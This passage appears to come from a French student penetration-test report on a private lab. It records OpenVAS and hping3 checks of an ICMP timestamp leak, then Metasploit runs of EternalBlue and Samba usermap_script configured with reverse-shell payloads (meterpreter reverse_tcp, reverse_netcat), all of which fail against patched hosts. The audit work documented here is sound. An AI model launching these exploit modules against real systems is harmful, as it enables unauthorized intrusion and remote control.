CVE-1999-0524	ICMP Timestamp Reply Information Disclosure	1	1	2.1 (Low)
(Applied filter: apply_overrides=0 levels=chml rows=100 min_qod=70 first=1 sort=reverse=severity result_hosts_only=0) 1 - 1 of 1				

Figure 64 : Référencement de la vulnérabilité sous le CVE-1999-0524.

Les caractéristiques détaillées de cette vulnérabilité sont synthétisées ci-dessous :

- Nom du NVT : ICMP Timestamp Reply Information Disclosure
- Identifiant CVE : CVE-1999-0524

- Qualité de Détection (QoD) : 80%
- Localisation / Port : [general/icmp](#) (hôte [192.168.145.10](#)) • Scoring CVSS v3.1 :
 - Score de Base (*Base Score*) : 2.1 (**Low**) — Vecteur :
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
 - Score Temporel (*Temporal Score*) : 2.1 (Maintien de la gravité en l'absence de correctif spécifique modifiant la maturité du code d'exploitation)
 - Score Environnemental (*Environmental Score*) : 2.1 (Ajusté à l'isolement du réseau LAN interne)

Cette faille permet à un attaquant distant d'extraire l'heure système précise de la cible à l'aide de requêtes ICMP de type 13 (*Timestamp Request*), facilitant l'alignement des attaques temporelles ou l'analyse des écarts d'horloge (*clock skew*).

3.5.4 Analyse des CVEs Fermés / Ignorés (*Closed CVEs*)

L'onglet *Closed CVEs* d'OpenVAS met en évidence 7 CVEs de sévérité Critique (10.0) associés historiquement aux protocoles SMBv1/SMBv2 (ex: CVE-2009-2526, CVE-2010-0020)

Information	Results (1 of 9)	Hosts (1 of 1)	Ports (0 of 3)	Applications (0 of 0)	Operating Systems (1 of 1)	CVEs (1 of 1)	Closed CVEs (7 of 2)	TLS Certificates (0 of 0)	Error Messages (0 of 0)	User Tags (0)
<< >> 1 - 7 of 7										
CVE ↕	Host ↕	NVT ↕	Severity ↓							
CVE-2009-2526	192.168.145.10	Microsoft Windows SMB2 Negotiation Protocol RCE Vulnerability	10.0 (Critical)							
CVE-2009-2532	192.168.145.10	Microsoft Windows SMB2 Negotiation Protocol RCE Vulnerability	10.0 (Critical)							
CVE-2009-3103	192.168.145.10	Microsoft Windows SMB2 Negotiation Protocol RCE Vulnerability	10.0 (Critical)							
CVE-2010-0020	192.168.145.10	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (Critical)							
CVE-2010-0021	192.168.145.10	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (Critical)							
CVE-2010-0022	192.168.145.10	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (Critical)							
CVE-2010-0231	192.168.145.10	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (Critical)							
<< >> 1 - 7 of 7 Applied filter: apply_overrides=0 levels=chml rows=100 min_qod=70 first=1 sort-reverse=severity result_hosts_only=0										

Figure 65 : Vue des CVEs classés fermés/écartés par l'analyseur OpenVAS.

L'absence d'exposition active de ces failles critiques confirme que le système cible exécute une version récente et mise à jour de Windows Server, ou que les protocoles obsolètes (SMBv1) ont été désactivés.

3.5.5 Vérification Manuelle CLI et Élimination des Faux Positifs

Pour confirmer le statut de **Vrai Positif (VP)** de la faille ICMP Timestamp, une vérification manuelle a été exécutée depuis la console Kali Linux via l'outil **hping3** :

```
(kawtar@Kawtar)-[~/pentest-lab]
$ sudo hping3 --icmp-ts -c 2 192.168.145.10
HPING 192.168.145.10 (eth0 192.168.145.10): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.145.10 ttl=127 id=16349 icmp_seq=0 rtt=1.6 ms
ICMP timestamp: Originate=65747739 Receive=2419518211 Transmit=2419518211
ICMP timestamp RTT tsrtt=2

len=46 ip=192.168.145.10 ttl=127 id=16350 icmp_seq=1 rtt=2.4 ms
ICMP timestamp: Originate=65748740 Receive=2201676547 Transmit=2201676547
ICMP timestamp RTT tsrtt=2

— 192.168.145.10 hping statistic —
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 1.6/2.0/2.4 ms
```

Figure 66 : Vérification manuelle en CLI via hping3 confirmant la réponse ICMP Timestamp Reply (Vrai Positif).

Résultat du test sur le terrain : Le serveur répond positivement avec l'horodatage système au format ICMP Type 14 (Timestamp Reply), validant qu'il s'agit d'un **Vrai Positif (VP)**.

3.5.6 Construction de la Matrice de Risques

Le risque global est calculé selon la formule réglementaire :

Risque = Impact x Probabilité

Vulnérabilité / Faille	Impact (1 à 5)	Probabilité (1 à 5)	Score de Risque	Niveau de Risque	Statut
ICMP Timestamp Reply (CVE- 1999-0524)	1 (Très Faible)	3 (Moyenne)	3 / 25	Très Faible	Vrai Positif (VP)

3.6 Audit du Sous-Réseau LAN / Poste Client Windows (192.168.145.20)

Après l'analyse du contrôleur de domaine, l'évaluation de la surface d'attaque du sous-réseau LAN se poursuit avec le second hôte actif du domaine : la machine cliente Windows (192.168.145.20).

3.6.1 Configuration de l'Audit du Poste Client Windows (192.168.145.20)

Afin d'assurer une méthodologie homogène, la configuration du scan automatisé sous OpenVAS / GVM a été réalisée selon la démarche suivante :

1. **Définition de la cible d'audit (*Target*) :**

Création d'une nouvelle cible nommée LAN - Windows client pointant explicitement vers l'adresse IP du poste client (192.168.145.20).

New Target [X]

Name

Comment

Hosts
☒ Manual
☐ From file

Exclude Hosts
☒ Manual
☐ From file

☒ Allow simultaneous scanning via multiple IPs

Figure 67 : Définition de la cible d'audit pour le poste client Windows.

2. Association de la liste de ports et de la méthode de découverte :

La liste de ports ciblée **LAN-AD** préalablement définie a été réutilisée. De même, l'option **"Consider Hosts as Alive"** a été sélectionnée afin d'outrepasser les règles de filtrage ICMP potentiellement appliquées par le pare-feu local du système client.

☒ Allow simultaneous scanning via multiple IPs
☒ Yes ☐ No

Port List

Alive Test
☐ Use Scan Config Default ☒ Consider Hosts as Alive ☐ Custom

Credentials for authenticated checks

Figure 68 : Réutilisation de la Port List LAN-AD et activation du mode Consider Hosts as Alive

3. Instanciation de la tâche de scan (Task) :

La tâche d'analyse dédiée **Scan-LAN-Windows client** a été créée et lancée pour exécuter la batterie de tests NVT non-authentifiés sur cet hôte.

New Task [X]

Name
Scan-LAN-Windows client

Comment

Scan Targets
LAN - Windows client [v] [+]

Alerts
[v] [+]

Schedule
- [v] ☐ Once [+]

Add results to Assets
☒ Yes ☐ No

Figure 69 : Configuration et lancement de la tâche de scan sur le poste client Windows.

3.6.2 Résultats du Scan Automatisé OpenVAS et Analyse des Vulnérabilités (Windows Client)

L'exécution du scan **Scan-LAN-Windows client** sur la cible **192.168.145.20** permet d'évaluer l'exposition directe du poste utilisateur au sein du LAN.

Information	Results (1 of 5)	Hosts (1 of 1)	Ports (0 of 0)	Applications (0 of 0)	Operating Systems (1 of 1)	CVEs (1 of 1)	Closed CVEs (0 of 0)	TLS Certificates (0 of 0)	Error Messages (0 of 0)	User Tags (0)
Task Name	Scan-LAN-Windows client									
Scan Time	Wed, Sep 2, 2026 3:50 PM Coordinated Universal Time-Wed, Sep 2, 2026 3:58 PM Coordinated Universal Time									
Scan Duration	0:08 h									
Scan Status	Done									
Hosts scanned	1									
Filter	apply_overrides=0 levels=chml min_qod=70 result_hosts_only=0									
Timezone	Coordinated Universal Time (UTC)									

Figure 70: Synthèse d'exécution du scan OpenVAS sur le poste client Windows.

3.6.3 Inventaire et Caractérisation de la Vulnérabilité Détectée

Comme pour le contrôleur de domaine, l'application du filtre de qualité des données (QoD>=70%) isole une unique vulnérabilité de sévérité faible : ICMP Timestamp Reply Information Disclosure.

Information	Results (1 of 5)	Hosts (1 of 1)	Ports (0 of 0)	Applications (0 of 0)	Operating Systems (1 of 1)	CVEs (1 of 1)	Closed CVEs (0 of 0)	TLS Certificates (0 of 0)	Error Messages (0 of 0)	User Tags (0)
Vulnerability ↑↓ Severity ↓ QoD ↑↓ Host IP ↑↓ Name ↑↓ Location ↑↓ EPSS Score ↑↓ Percentile ↑↓ Created ↑↓										
ICMP Timestamp Reply Information Disclosure 2.1 (Low) 80 % 192.168.145.20 192.168.145.20 general/icmp N/A N/A Wed, Sep 2, 2026 3:55 PM Coordinated Universal Time										
(Applied filter: apply_overrides=0 levels=chml rows=100 min_qod=70 first=1 sort-reverse=severity result_hosts_only=0)										

Figure 71 : Résultat de l'analyse identifiant la vulnérabilité ICMP Timestamp sur le poste client.

Information	Results (1 of 5)	Hosts (1 of 1)	Ports (0 of 0)	Applications (0 of 0)	Operating Systems (1 of 1)	CVEs (1 of 1)	Closed CVEs (0 of 0)	TLS Certificates (0 of 0)	Error Messages (0 of 0)	User Tags (0)
CVE ↑↓ NVT ↑↓ Hosts ↑↓ Occurrences ↑↓ Severity ↓										
CVE-1999-0524 ICMP Timestamp Reply Information Disclosure 1 1 2.1 (Low)										
(Applied filter: apply_overrides=0 levels=chml rows=100 min_qod=70 first=1 sort-reverse=severity result_hosts_only=0)										

Figure 72 : Référencement de la vulnérabilité sous le CVE-1999-0524 pour la cible 192.168.145.20

Les métriques et le scoring de la vulnérabilité sont structurés ci-dessous :

- **Nom du NVT** : ICMP Timestamp Reply Information Disclosure
- **Identifiant CVE** : CVE-1999-0524

- **Qualité de Détection (QoD) : 80%**
- **Localisation / Port : general/icmp (hôte 192.168.145.20)**
- **Scoring CVSS v3.1 :**
 - **Score de Base (Base Score) : 2.1 (Low) — Vecteur :
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N**
 - **Score Temporel (Temporal Score) : 2.1**
 - **Score Environnemental (Environmental Score) : 2.1**

Information	Results (1 of 5)	Hosts (1 of 1)	Ports (0 of 0)	Applications (0 of 0)	Operating Systems (1 of 1)	CVEs (1 of 1)	Closed CVEs (0 of 0)	TLS Certificates (0 of 0)	Error Messages (0 of 0)	User Tags (0)		
<< 1 - 1 of 1 >>												
IP Address ↑↓	Hostname ↑↓	OS ↑↓	Ports ↑↓	Apps ↑↓	Distance ↑↓	Auth	Start ↑↓	End ↑↓	Critical ↑↓	High ↑↓	Medium ↑↓	Low
192.168.145.20			0	0			Wed, Sep 2, 2026 3:54 PM Coordinated Universal Time	Wed, Sep 2, 2026 3:58 PM Coordinated Universal Time	0	0	0	1
(Applied filter: apply_overrides=0 levels=chml rows=100 min_qod=70 first=1 sort-reverse=severity result_hosts_only=0)												
<< 1 - 1 of 1 >>												

Figure 73 : Identification du système d'exploitation cible Microsoft Windows.

Information	Results (1 of 5)	Hosts (1 of 1)	Ports (0 of 0)	Applications (0 of 0)	Operating Systems (1 of 1)	CVEs (1 of 1)	Closed CVEs (0 of 0)	TLS Certificates (0 of 0)	Error Messages (0 of 0)	User Tags (0)
1 - 1 of 1										
Operating System	CPE					Hosts	Severity			
Microsoft Windows	cpe:/o:microsoft:windows					1	2.1 (Low)			
Applied filter: apply_overrides=0 levels=chml rows=100 min_qod=70 first=1 sort-reverse=severity result_hosts_only=0										
1 - 1 of 1										

Figure 74 : Inventaire du système d'exploitation associé à la cible.

3.6.4 Vérification Manuelle CLI et Élimination des Faux Positifs

Afin de confirmer la validité du résultat sur le poste client (192.168.145.20), un test d'injection ICMP de type 13 (*Timestamp Request*) a été conduit depuis la machine Kali Linux via l'outil hping3

```

(kawtar@Kawtar)~[~/pentest-lab]
$ sudo hping3 --icmp-ts -c 2 192.168.145.20
HPING 192.168.145.20 (eth0 192.168.145.20): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.145.20 ttl=127 id=31796 icmp_seq=0 rtt=1.9 ms
ICMP timestamp: Originate=65612727 Receive=3760580867 Transmit=3760580867
ICMP timestamp RTT tsrtt=2

len=46 ip=192.168.145.20 ttl=127 id=31797 icmp_seq=1 rtt=3.1 ms
ICMP timestamp: Originate=65613728 Receive=3358189827 Transmit=3358189827
ICMP timestamp RTT tsrtt=3

— 192.168.145.20 hping statistic —
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 1.9/2.5/3.1 ms

```

Figure 75 : Validation CLI via hping3 confirmant la réception de réponses ICMP Timestamp Reply (Vrai Positif).

Analyse du résultat : La réception des paquets de réponse contenant les champs *Originate*, *Receive* et *Transmit* confirme la divulgation de l'horloge interne du poste client. La vulnérabilité est définitivement classée comme **Vrai Positif (VP)**.

3.6.5 Construction de la Matrice de Risques

Le calcul du risque appliqué au poste client s'appuie sur la formule :

$$\text{Risque} = \text{Impact} \times \text{Probabilité}$$

Vulnérabilité / Faille	Impact (1 à 5)	Probabilité (1 à 5)	Score de Risque	Niveau de Risque	Statut
ICMP Timestamp Reply (CVE-1999-0524)	1 (Très Faible)	3 (Moyenne)	3 / 25	Très Faible	Vrai Positif (VP)

3.7 Note Méthodologique : Limites du Scan *Black-Box* en Environnement LAN

Les résultats quasi-vierges des scans automatiques non-authentifiés (seule une exposition mineure CVSS 2.1 détectée) illustrent parfaitement les limites intrinsèques d'un simple scan de vulnérabilités en mode *Black-Box* face à un environnement Windows moderne.

Dans un domaine Active Directory, la surface d'attaque réelle repose très rarement sur des failles applicatives distantes directement exploitables sans authentification. Elle réside principalement dans :

- **Les défauts de configuration des objets et des privilèges AD** (droits d'accès pernicieux, comptes de service sur-privilégiés).
- **Les faiblesses des protocoles d'authentification et de négociation** (permettant des attaques de type Kerberoasting, AS-REP Roasting ou NTLM Relay).
- **Les abus de chaînes de délégation et de permissions (ACLs/ACEs).**

L'absence de failles critiques lors de cette Phase 2 valide la robustesse initiale des hôtes contre les intrusions automatisées directes. Cependant, l'évaluation complète de la sécurité du sous-réseau LAN nécessite de passer à des techniques d'attaque offensives ciblées. Cette transition fait l'objet de la **Phase 3 : Exploitation et post-exploitation**, qui exploitera les vecteurs d'élévation de privilèges, de mouvement latéral et de compromission Active Directory (via la suite Impacket, BloodHound et Metasploit Framework).

IV. Phase 3 — Exploitation et post-exploitation

4.1 Tentative d'Exploitation d'un Service Vulnérable via Metasploit Framework

4.1.1 Recherche et Configuration du Module d'Exploitation

La console Metasploit (**msfconsole**) a été initialisée depuis la machine d'attaque Kali Linux (192.168.10.50). Le module d'exploitation d'EternalBlue a été identifié et sélectionné :

- **Module d'exploit** : **exploit/windows/smb/ms17_010_eternalblue**
- **Payload configuré** : **windows/x64/meterpreter/reverse_tcp**

```
msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

=[ metasploit v6.4.135-dev ]
+ -- --[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ -- --[ 433 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search ms17

Matching Modules

#   Name                                     Disclosure Date   Rank   Check   Description
-   -
0   exploit/windows/smb/ms17_010_eternalblue 2017-03-14       average Yes      MS17-010 EternalBlue SMB Re
mote Windows Kernel Pool Corruption
1   \_ target: Automatic Target               .               .      .      .
2   \_ target: Windows 7                       .               .      .      .
3   \_ target: Windows Embedded Standard 7   .               .      .      .
```

Figure 76 : Recherche et sélection du module **ms17_010_eternalblue** dans Metasploit.

Les paramètres requis pour l'attaque ont été définis sur l'hôte cible 192.168.145.20 (poste Windows Client) :

- **RHOSTS** : 192.168.145.20 (Adresse IP de la machine cible)
- **RPORT** : 445 (Port SMB standard)
- **LHOST** : 192.168.10.50 (Adresse IP de la machine d'attaque Kali Linux) ● **LPORT** : 4444 (Port d'écoute du handler Reverse TCP)

```
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  --          -
  RHOSTS        445              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         445              yes       The target port (TCP)
  SMBDomain     no               no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines
  SMBPass       no               no        (Optional) The password for the specified username
  SMBUser       no               no        (Optional) The username to authenticate as
  VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  EXITFUNC      thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.200.128 yes         The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target
```

Figure 77 : Consultation des options du module d'exploitation.

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.145.20
RHOST => 192.168.145.20
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.10.50
LHOST => 192.168.10.50
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                                                                                                                                         |
|---------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 192.168.145.20  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                                                               |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines                                                |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                                                                  |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                                                                          |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                   |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                             |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.10.50   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.
```

Figure 78 : Configuration des variables RHOSTS (cible) et LHOST (attaquant).

- **Exécution et Analyse du Résultat**

Lors du lancement de la commande `run`, le module Metasploit effectue un contrôle préalable (*check*) automatique en utilisant le module auxiliaire `auxiliary/scanner/smb/smb_ms17_010` pour vérifier l'éligibilité de la cible avant l'injection du payload en mémoire.

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.10.50:4444
[*] 192.168.145.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.145.20:445 - Rex::ConnectionTimeout: The connection with (192.168.145.20:445) timed out.
[*] 192.168.145.20:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.145.20:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 79 : Exécution de l'exploit et échec d'établissement de session Meterpreter.

Analyse technique de la réponse :

- Le scanner SMB renvoie un délai de connexion dépassé (*Timeout*) ou confirme : **The target is not vulnerable.**
- L'exécution s'interrompt avec le message : **Exploit completed, but no session was created.**

Conclusion de l'évaluation :


La tentative d'exploitation échoue car le système hôte (Windows 10) dispose des mises à jour de sécurité récentes appliquant le correctif de sécurité Microsoft MS17-010. Ce résultat valide l'efficacité de la gestion des correctifs (*Patch Management*) sur cet hôte contre les attaques RCE (*Remote Code Execution*) directes sur SMB.

4.1.2 Audit de Sécurité et Tests d'Exploitation – Zone DMZ Linux

- **Reconnaissance et Cartographie de la Cible (192.168.50.128)**

Préalablement à toute tentative d'exploitation, des tests de connectivité et de découverte de services ont été menés depuis la machine d'attaque Kali Linux (192.168.10.50).

1. **Test d'accessibilité réseau** : Une requête ICMP (`ping -c4 192.168.50.128`) a confirmé que l'hôte cible en DMZ est actif avec un temps de réponse moyen de ~2.38 ms et un TTL de 63, suggérant la présence d'un système Linux sous-jacent.

A screenshot of a terminal window on a Kali Linux machine. The prompt is (kawtar@Kawtar)-[~]. The user enters the command \$ ping -c4 192.168.50.128. The output shows four successful ping requests with times ranging from 2.22 ms to 2.53 ms and a TTL of 63. Below the individual pings, a summary line reads: — 192.168.50.128 ping statistics —, followed by: 4 packets transmitted, 4 received, 0% packet loss, time 3031ms and rtt min/avg/max/mdev = 2.218/2.380/2.525/0.109 ms. A large, semi-transparent 'KALI' watermark is visible in the background of the terminal output.

```
zsh: corrupt history file /home/kawtar/.zsh_history
(kawtar@Kawtar)-[~]
$ ping -c4 192.168.50.128
PING 192.168.50.128 (192.168.50.128) 56(84) bytes of data.
64 bytes from 192.168.50.128: icmp_seq=1 ttl=63 time=2.53 ms
64 bytes from 192.168.50.128: icmp_seq=2 ttl=63 time=2.41 ms
64 bytes from 192.168.50.128: icmp_seq=3 ttl=63 time=2.22 ms
64 bytes from 192.168.50.128: icmp_seq=4 ttl=63 time=2.37 ms

— 192.168.50.128 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3031ms
rtt min/avg/max/mdev = 2.218/2.380/2.525/0.109 ms
```

Figure 80 : Vérification de la connectivité réseau ICMP vers la cible DMZ.

2. **Scan de ports et détection de services** : Un scan de version Nmap (`nmap -sV 192.168.50.128`) a révélé l'exposition de plusieurs services sur l'hôte cible :
 - 139/tcp & 445/tcp : Service de partage SMB (*Samba smbd 4*).
 - 3000/tcp : Interface de supervision *Grafana http*.
 - 8080/tcp : Serveur Web *Apache httpd 2.4.25 (Debian)*.
 - 9090/tcp : API backend *Golang net/http* (Go-IPFS / InfluxDB API).

```
(kawtar@Kawtar)-[~]
$ nmap -sV 192.168.50.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-04 19:09 +0100
Nmap scan report for 192.168.50.128 (192.168.50.128)
Host is up (0.0031s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd 4
445/tcp    open  netbios-ssn  Samba smbd 4
3000/tcp   open  http         Grafana http
8080/tcp   open  http         Apache httpd 2.4.25 ((Debian))
9090/tcp   open  http         Golang net/http server (Go-IPFS json-rpc or InfluxDB API)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.81 seconds
```

Figure 81 : Cartographie des services ouverts sur l'hôte Linux DMZ via Nmap.

- **Tentative d'Exploitation du Service Samba (CVE-2007-2447)**

L'outil Metasploit Framework a été utilisé pour tenter d'exploiter la vulnérabilité historique de commande distante Samba via le module `exploit/multi/samba/usermap_script`.

- **Commandes de configuration :**

```
use exploit/multi/samba/usermap_script set RHOSTS
192.168.50.128 set LHOST 192.168.10.50 show options
```

Payload configuré par défaut : `cmd/unix/reverse_netcat` (écouteur sur le port 4444).

```
(kawtar@Kawtar)-[~]
$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally
setting it with setg RHOSTS x.x.x.x

Metasploit v6.4.135-dev
+ -- --[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ -- --[ 433 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.128
RHOSTS => 192.168.50.128
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.10.50
LHOST => 192.168.10.50
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.50.128  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes      The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.10.50   yes      The listen address (an interface may be specified)
  LPORT     4444             yes      The listen port
```

Figure 82 : Ingestion et paramétrage du module d'exploit Samba usermap_script.

- **Premier Essai d'Exécution et Diagnostic d'Incompatibilité**

Lors du lancement du module (**run**), le gestionnaire Reverse TCP s'est initié sur l'adresse **192.168.10.50:4444**. Cependant, l'attaque a échoué en renvoyant l'erreur suivante :

Exploit failed: Rex::Proto::SMB::Exceptions::NTLM1MissingChallenge
Unable to complete NTLMv1 without a challenge key

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.10.50:4444
[-] 192.168.50.128:139 - Exploit failed: Rex::Proto::SMB::Exceptions::NTLM1MissingChallenge Unable to complete NTLMv1 without a challenge key (use ntlmv2)
[*] Exploit completed, but no session was created.
```

Figure 83 : Échec de l'exploitation Samba dû au refus du protocole obsolète NTLMv1.

- **Analyse technique :**

La version de Samba détectée lors du scan ([Samba smbd 4](#)) applique des mécanismes d'authentification modernes qui refusent les **négociations NTLMv1 non sécurisées**, **protégeant ainsi l'hôte contre l'exploit [usermap_script](#) réservé aux versions Samba 3.0.x**.

- **Diversification des Recherches et Test sur le Port 3000 (Grafana)**

Reconstitution du Contexte d'Attaque sur Grafana

Afin de pivoter vers un autre vecteur d'attaque identifié lors du scan Nmap, une recherche de modules liés au service Grafana a été effectuée dans Metasploit ([search grafana](#)).

Tentative de ciblage de l'application Grafana sur le port 3000 :

1. Essai de chargement du module [auxiliary/gather/grafana_cve_2021_43798](#) (module non présent dans la base locale).
2. Modification manuelle du port cible du module Samba vers [RPORT 3000](#) ([set RPORT 3000](#)).

```
msf exploit(multi/samba/usermap_script) > search grafana

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/admin/http/grafana_auth_bypass  2019-08-14      normal No     Grafana 2.0 through
5.2.2 authentication bypass for LDAP and OAuth
1  auxiliary/scanner/http/grafana_plugin_traversal  2021-12-02      normal No     Grafana Plugin Path
Traversal

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/grafana_plugin_traversal

msf exploit(multi/samba/usermap_script) > use auxiliary/gather/grafana_cve_2021_43798
[-] No results from search
[-] Failed to load module: auxiliary/gather/grafana_cve_2021_43798
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.128
RHOSTS => 192.168.50.128
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.10.50
LHOST => 192.168.10.50
msf exploit(multi/samba/usermap_script) > set RPORT 3000
RPORT => 3000
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
-      -              -        -
RHOSTS    192.168.50.128  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     3000             yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
-      -              -        -
LHOST     192.168.10.50   yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
```

Figure 84 : Recherche de modules Grafana et tentative de réorientation du port cible.

- **Résultat final et Bilan de Sécurité**

L'exécution de l'exploit Samba sur le port 3000 a renvoyé l'état suivant :

Exploit completed, but no session was created.

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.10.50:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > █
```

Figure 85 : Absence de session établie suite à l'incompatibilité entre le payload Samba et le service HTTP Grafana.

- **Analyse globale :**

Cet essai confirme qu'un exploit spécifique à un protocole réseau (SMB) ne peut pas fonctionner lorsqu'il est envoyé vers un service HTTP (Grafana), même si le port est ouvert.

Synthèse :

